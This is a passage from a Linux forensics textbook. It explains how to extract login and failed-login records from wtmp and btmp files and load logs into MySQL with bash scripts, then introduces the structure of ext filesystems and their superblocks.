As discussed in the previous section, most of the system logs are text files. Two exceptions to this norm are the btmp and wtmp binary files which store failed logins and login session information, respectively. Earlier in this book, when we were talking about live response, we introduced the `last` and `lastb` commands which display information from wtmp and btmp, respectively.

Like all good Linux utilities, these two commands support a number of command line options. The command `last -Faiwx` will produce a full listing (-F), append (-a) the IP address for remote logins (-i), use the wide format (-w), and include extra information (-x), such as when a user changed the run level. Running this command will provide information contained within the current wtmp file only. What if you want to view older information, perhaps because the current file is only a couple days old? For this and other

reasons, `last` allows you to specify a file using the -f option.

The results of running `last` against the current and most recent archive wtmp are shown in Figure 6.24. This is a good example of why you should look at the archived wtmp (and btmp) files as well. The current wtmp file contains only three days of information, but the archive file has an additional month of data.



FIGURE 6.24

Running the last command on the current and most recent archive wtmp files.

Not surprisingly, we can create a script that will import the logins and failed login attempts into our database. Because these files tend to be smaller than some other logs and they can contain valuables information, the script presented here loads not only the current files but also any archives. A few new techniques can be found in the script that follows.

```
#!/bin/bash
#
# get-logins.sh
#
# Simple script to get all successful and unsuccessful
# login attempts and optionally store them in a database.
#
# by Dr. Phil Polstra (@ppolstra) as developed for
# PentesterAcademy.com.
usage () {
  echo "usage: $0 <mount point of root> [database name]"
  echo "Simple script to get logs of successful "
```

```
  echo "and unsucessful logins."
  echo "Results may be optionally stored in a database"
  exit 1
}
if [[ $# -lt 1 ]] ; then
  usage
fi
# use the last and lastb commands to display information
# use awk to create ; separated fields
# use sed to strip white space
echo "who-what;terminal-event;start;stop;elapsedTime;ip" \
  | tee /tmp/logins.csv
for logfile in $1/var/log/wtmp*
do
  last -aiFwx -f $logfile | \
    awk '{print substr($0, 1, 8) ";" substr($0, 10, 13) ";" \
      substr($0, 23, 24) ";" substr($0, 50, 24) ";" substr($0, 75, 12) \
      ";" substr($0, 88, 15)}' \
  | sed 's/[[:space:]]*;/;/g' | sed 's/[[:space:]]+\n/\n/' \
  | tee -a /tmp/logins.csv
done
echo "who-what;terminal-event;start;stop;elapsedTime;ip" \
  | tee /tmp/login-fails.csv
for logfile in $1/var/log/btmp*
do
  lastb -aiFwx -f $logfile | \
    awk '{print substr($0, 1, 8) ";" substr($0, 10, 13) ";" \
      substr($0, 23, 24) ";" substr($0, 50, 24) ";" substr($0, 75, 12) \
      ";" substr($0, 88, 15)}' \
    | sed 's/[[:space:]]*;/;/g' | sed 's/[[:space:]]+\n/\n/' \
    | tee -a /tmp/login-fails.csv
done
if [ $# -gt 1 ] ; then
chown mysql:mysql /tmp/logins.csv
chown mysql:mysql /tmp/login-fails.csv
cat << EOF | mysql $2 -u root -p
create table logins (
  who_what varchar(8),
  terminal_event varchar(13),
  start datetime,
```

```
  stop datetime,
  elapsed varchar(12),
  ip varchar(15),
  recno bigint not null auto_increment,
  primary key(recno)
);
load data infile "/tmp/logins.csv"
  into table logins
  fields terminated by ';'
  enclosed by '"'
  lines terminated by '\n'
  ignore 1 rows
  (who_what, terminal_event, @start, @stop, elapsed, ip)
  set start=str_to_date(@start, "%a %b %e %H:%i:%s %Y"),
    stop=str_to_date(@stop, "%a %b %e %H:%i:%s %Y");
create table login_fails (
  who_what varchar(8),
  terminal_event varchar(13),
  start datetime,
  stop datetime,
  elapsed varchar(12),
  ip varchar(15),
  recno bigint not null auto_increment,
  primary key(recno)
);
load data infile "/tmp/login-fails.csv"
  into table login_fails
  fields terminated by ';'
  enclosed by '"'
  lines terminated by '\n'
  ignore 1 rows
  (who_what, terminal_event, @start, @stop, elapsed, ip)
  set start=str_to_date(@start, "%a %b %e %H:%i:%s %Y"),
    stop=str_to_date(@stop, "%a %b %e %H:%i:%s %Y");
EOF
fi
```

This script starts out in the usual way and is quite simple right up until the line `for logfile in $1/var/log/wtmp*`. This is our first new item. The bash shell supports a number of variations of a `for` loop. Readers familiar with C and similar programming languages have seen for loops that are typically used to iterate over a list

where the number of iterations is known beforehand and an integer is incremented (or decremented) with each step in the loop. Bash supports those types of loops and also allows a loop to be created that iterates over files that match a pattern.

The pattern in our `for` loop will match the login log file (wtmp) and any archives of the same. The `do` on the next line begins the code block for the loop and `done` seven lines later terminates it. The `last` command is straightforward, but the same cannot be said of the series of pipes that follow. As usual, it is easier to understand the code if you break this long command down into its subparts.

We have seen `awk`, including the use of positional parameters such as $0 and $1, in previous scripts. The substr function is new, however. The format for substr is `substr(<some string>, <starting index>, <max length>)`. For example, `substr("Hello there", 1, 4)` would return "Hell". Notice that indexes are 1-based, not 0-based as in many other languages and programs. Once you understand how substr works, it isn't difficult to see that this somewhat long `awk` command is printing six fields of output from `last` separated by semicolons. In order these fields are to whom or what this entry refers, the terminal or event for this entry, start time, stop time, elapsed time, and IP address.

There is still a small problem with the formatted output from `last`. Namely, there is likely a bunch of whitespace in each entry before the semicolons. This is where `sed`, the scripted editor, comes in. One of the most popular commands in `sed` is the substitution command which has a general format of `s/<search pattern>/<replacement pattern>/<options>`. While "/" is the traditional separator used, the user may use a different character ("#" is a common choice) if desired. The translation of `sed 's/[[:space:]]*;/;/g'` is search for zero or more whitespace characters before a semicolon, if you find them substitute just a semicolon, and do this globally (g option) which in this context means do not stop with the first match on each line. The second `sed` command, `sed 's/[[:space:]]+\n/\n/'`, removes whitespace from the end of each line (the IP field). The code for processing btmp (failed logins) parallels the wtmp code.

The database code is similar to what we have used before. Once again, the only small complication is formatting the date and time information output by `last` and `lastb` into a MySQL datetime object. Some of the output from running this script against the PFE subject system is shown in Figure 6.25. Note that `last` and `lastb` generate an empty line and a message stating when the log file was created. This results in bogus entries in your database. My philosophy is that it is better to ignore these entries than to add considerable complication to the script to prevent their creation.

FIGURE 6.25

Output from running logins and failed login attempts script. Note that there are a couple of empty entries and erroneous lines that follow.

The query `select * from logins order by start;` will list login sessions and `select * from login_fails order by start;` will display failed login attempts. Some of the results from these queries are shown in Figure 6.26. In the figure it can be seen that the attacker failed to log in remotely from IP address 192.168.56.1 as lightdm on 2015-03-09 21:33:55. Around that same time the john, johnn, and lightdm accounts had successful logins from the same IP address. The attacker appears to be testing some newly created accounts.



FIGURE 6.26

Login sessions and failed login attempts.

OPTIONAL – GETTING ALL THE LOGS

Earlier in this chapter we discussed importing the current log files into MySQL. We ignored the archived logs to save space and also because they may be uninteresting. For those that wish to grab everything, I offer the following script.

```
#!/bin/bash
#
# get-logfiles-ext.sh
#
# Simple script to get all logs and optionally
# store them in a database.
# Warning: This script might take a long time to run!
# by Dr. Phil Polstra (@ppolstra) as developed for
# PentesterAcademy.com.
#
# This is an extended version of get-logfiles.sh.
# It will attempt to load current logs and archived logs.
# This could take a long time and required lots of storage.
usage () {
  echo "usage: $0 <mount point of root> [database name]"
  echo "Simple script to get log files and"
  echo "optionally store them to a database."
```

```
  exit 1
}
if [ $# -lt 1 ] ; then
  usage
fi
# remove old file if it exists
if [ -f /tmp/logfiles.csv ] ; then
  rm /tmp/logfiles.csv
fi
olddir=$(pwd)
cd $1/var
for logfile in $(find log -type f -name '*')
do
  if echo $logfile | egrep -q ".gz$" ; then
    zcat $logfile | awk "{ print \"$logfile;\" \$0 }" \
    | tee -a /tmp/logfiles.csv
  else
    awk "{ print \"$logfile;\" \$0 }" $logfile \
    | tee -a /tmp/logfiles.csv
  fi
done
cd "$olddir"
if [ $# -gt 1 ] ; then
chown mysql:mysql /tmp/logfiles.csv
clear
echo "Let's put that in the database"
cat << EOF | mysql $2 -u root -p
create table if not exists logs (
  logFilename varchar(2048) not null,
  logentry varchar(2048) not null,
  recno bigint not null auto_increment,
  primary key(recno)
);
load data infile "/tmp/logfiles.csv"
  into table logs
  fields terminated by ';'
  enclosed by '"'
  lines terminated by '\n';
EOF
fi
```

If you decide to go this route you will want to modify your queries slightly. In particular, you will want to add "order by logFilename desc, recno" to your select statement in order to present things in chronological order. For example, to query all logs you would use `select * from logs order by logfilename desc, recno`. To examine a particular logfile use `select logfilename, logentry from logs where logfilename like '%<base log filename>%' order by logfilename desc, recno`, i.e., `select logfilename, logentry from logs where logfilename like '%syslog%' order by logfilename desc, recno`.

SUMMARY

In this chapter we have learned to extract information from a mounted subject filesystem or filesystems. Many techniques were presented for analyzing this data in LibreOffice and/or a database such as MySQL. In the next chapter we will dig into Linux extended filesystems which will allow us, among other things, to detect data that has been altered by an attacker.

CHAPTER

7

Extended Filesystems

INFORMATION IN THIS CHAPTER:

- Organization of extended filesystems
- Superblocks
- Compatible, incompatible, and read-only features
- Group descriptors
- Inodes
- New features in ext4
- Using Python to read filesystem structures
- Using shell scripting to find out of place files
- Detecting alteration of metadata by an attacker

EXTENDED FILESYSTEM BASICS

Running Linux allows you to have lots of choices. This includes your choice of filesystems. That said, some version of the Linux extended filesystem is found on the vast majority of Linux systems. These are commonly referred to as extN filesystems, where N is the version in use (normally 2, 3, or 4). The ext2 filesystem is popular for partitions that don't change often such as boot partitions. Most Linux distributions use ext4 by default on general use filesystems such as /, /home, /usr, /opt, etc.

A natural question to ask is what is the extended filesystem extended from? The answer is the Unix File System (UFS). While the extN family is an extension of UFS, it is also a simplification. Some of the features in UFS were no longer relevant to modern media, so they were removed to simplify the code and improve performance. The extN family is meant to be robust with good performance.

There is a reason that ext2 is normally reserved for static filesystems. Both ext3 and ext4 are journaling filesystems, but ext2 is a non-journaling filesystem. What's a journal? In this context it isn't a chronicling of someone's life occurrences. Rather journaling is used to both improve performance and reduce the chances of data corruption.

Here is how a journaling filesystem works. Writes to the media are not done immediately, rather the requested changes are written to a journal. You can think of these updates like transactions in a database. When a command returns it means that either the entire transaction was completed (all of the data was written or updated) in which case it returns success or the filesystem was returned to its previous state if the command could not be completed successfully. In the event that the computer was not shut down cleanly,

the journal can be used to return things to a consistent state. Having a journaling filesystem significantly speeds up the filesystem check (`fsck`) process.

Extended filesystems store information in blocks which are organized into block groups. The blocks are normally 1024, 2048, or 4096 bytes in size. Most media you are likely to encounter use 512 byte sectors. As a result, blocks are 2, 4, or 8 sectors long. For readers familiar with the FAT and NTFS filesystems, a block in Unix or Linux is roughly equivalent to a cluster in DOS or Windows. The block is the smallest allocation unit for disk space.

A generic picture of the block groups is shown in Figure 7.1. Keep in mind that not every element shown will be present in each block group. We will see later in this chapter that the ext4 filesystem is highly customizable. Some elements may be moved or eliminated from certain groups to improve performance.

We will describe each of the elements in Figure 7.1 in detail later in this chapter. For now, I will provide some basic definitions of these items. The boot block is just what it sounds like, boot code for the operating system. This might be unused on a modern system, but it is still required to be there for backward compatibility. A superblock describes the filesystem and tells the operating system where to find various elements (inodes, etc.). Group descriptors describe the layout of each block group. Inodes (short for index nodes) contain all the metadata for a file except for its name. Data blocks are used to store files and directories. The bitmaps indicate which inodes and data blocks are in use.



FIGURE 7.1

Generic block group structure. Note that some components may be omitted from a block group depending on the filesystem version and features.

The extended filesystem allows for optional features. The features fall into three categories: compatible, incompatible, and read-only compatible. If an operating system does not support a compatible feature, the filesystem can still be safely mounted. Conversely, if an operating system lacks support for an incompatible feature, the filesystem should not be mounted. When an operating system doesn't provide a feature on the read-only compatible list, it is still safe to mount the filesystem, but only if it is attached as read-only. Something to keep in mind if you ever find yourself examining a

suspected attacker's computer is that he or she might be using non-standard extended features.

The Sleuth Kit (TSK) by Brian Carrier is a set of tools for filesystem analysis. One of these tools, `fsstat`, allows you to collect filesystem (fs) statistics (stat). By way of warning, this tool appears to be somewhat out of date and may not display all of the features of your latest version ext4 filesystem correctly. Don't worry, we will develop some up-to-date scripts later in this chapter that will properly handle the latest versions of ext4 as of this writing (plus you will have Python code that you could update yourself if required).

In order to use `fsstat` you must first know the offset to the filesystem inside your image file. Recall that we learned in Chapter 5 that the `fdisk` tool could be used to determine this offset. The syntax for this command is simply `fdisk <image file>`. As we can see in Figure 7.2, the filesystem in our PFE subject image begins at sector 2048.



FIGURE 7.2

Using fdisk to determine the offset to the start of a filesystem.

Once the offset is determined, the command to display filesystem statistics is just `fsstat -o <offset> <image file>`, i.e., `fsstat -o 2048 pfe1.img`. Partial results from running this command against our PFE subject image are shown in Figure 7.3 and Figure 7.4. The results in Figure 7.3 reveal that we have a properly unmounted ext4 filesystem that was last mounted at / with 1,048,577 inodes and 4,194,048 4kB blocks. Compatible, incompatible, and read-only compatible features are also shown in this screenshot. From Figure 7.4 we can see there are 128 block groups with 8,192 inodes and 32,768 blocks per group. We also see statistics for the first two block groups.

FIGURE 7.3

Result of running fsstat – part 1.



FIGURE 7.4

Results of running fsstat – part 2.

SUPERBLOCKS

Now that we have a high level view of the extended filesystem, we will drill down into

each of its major components, starting with the superblock. The superblock is 1024 bytes long and begins 1024 bytes (2 sectors) into the partition right after the boot block. By default the superblock is repeated in the first block of each block group, but this can be changed by enabling various filesystem features.

Some readers may be familiar with the BIOS parameter blocks and extended BIOS parameter blocks in FAT and NTFS boot sectors. On Windows systems the parameters in those blocks contain all the information the operating system requires in order to read files from the disk. The superblock performs a similar function for Linux systems. Information contained in the superblock includes

- Block size
- Total blocks
- Number of blocks per block group
- Reserved blocks before the first block group
- Total number of inodes
- Number of inodes per block group
- The volume name
- Last write time for the volume
- Last mount time for the volume
- Path where the filesystem was last mounted
- Filesystem status (whether or not cleanly unmounted)

When examining a filesystem it can be convenient to use a hex editor that is made specifically for this purpose. One such editor is Active@ Disk Editor by Lsoft. It is freely available and there is a version for Linux (as well as one for Windows). The Active@ Disk Editor (ADE) may be downloaded from http://disk-editor.org. ADE has several nice features, including templates for interpreting common filesystem structures such as superblocks and inodes. The subject system's superblock is shown in ADE in Figure 7.5. We will cover the fields in Figure 7.5 in detail later in this chapter during our discussion of various filesystem features. For the moment, I feel I should point out that the block size (offset 0x18 in the superblock) is stored as x, where the block size in bytes = $2^{(10 + x)}$ = 1024 * 2^{x}. For example, the stored block size of 2 equates to a 4 kB (4096 byte) block. Table 7.1 summarizes all of the fields that may be present in a superblock as of this writing. The material in Table 7.1 primarily comes from the header file /usr/src/<linux version>/fs/ext4/ext4.h.



FIGURE 7.5

Examining a superblock with Active@ Disk Editor.

Table 7.1. Superblock field summary.

Offset	Size	Name	Description
0x0	4	inodecount	Total inode count.
0x4	4	blockcountlo	Total block count.
0x8	4	rblockcountlo	This number of blocks can only be allocated by the super-user.
0xC	4	freeblockcountlo	Free block count.
0x10	4	freeinodecount	Free inode count.
0x14	4	firstdatablock	First data block.
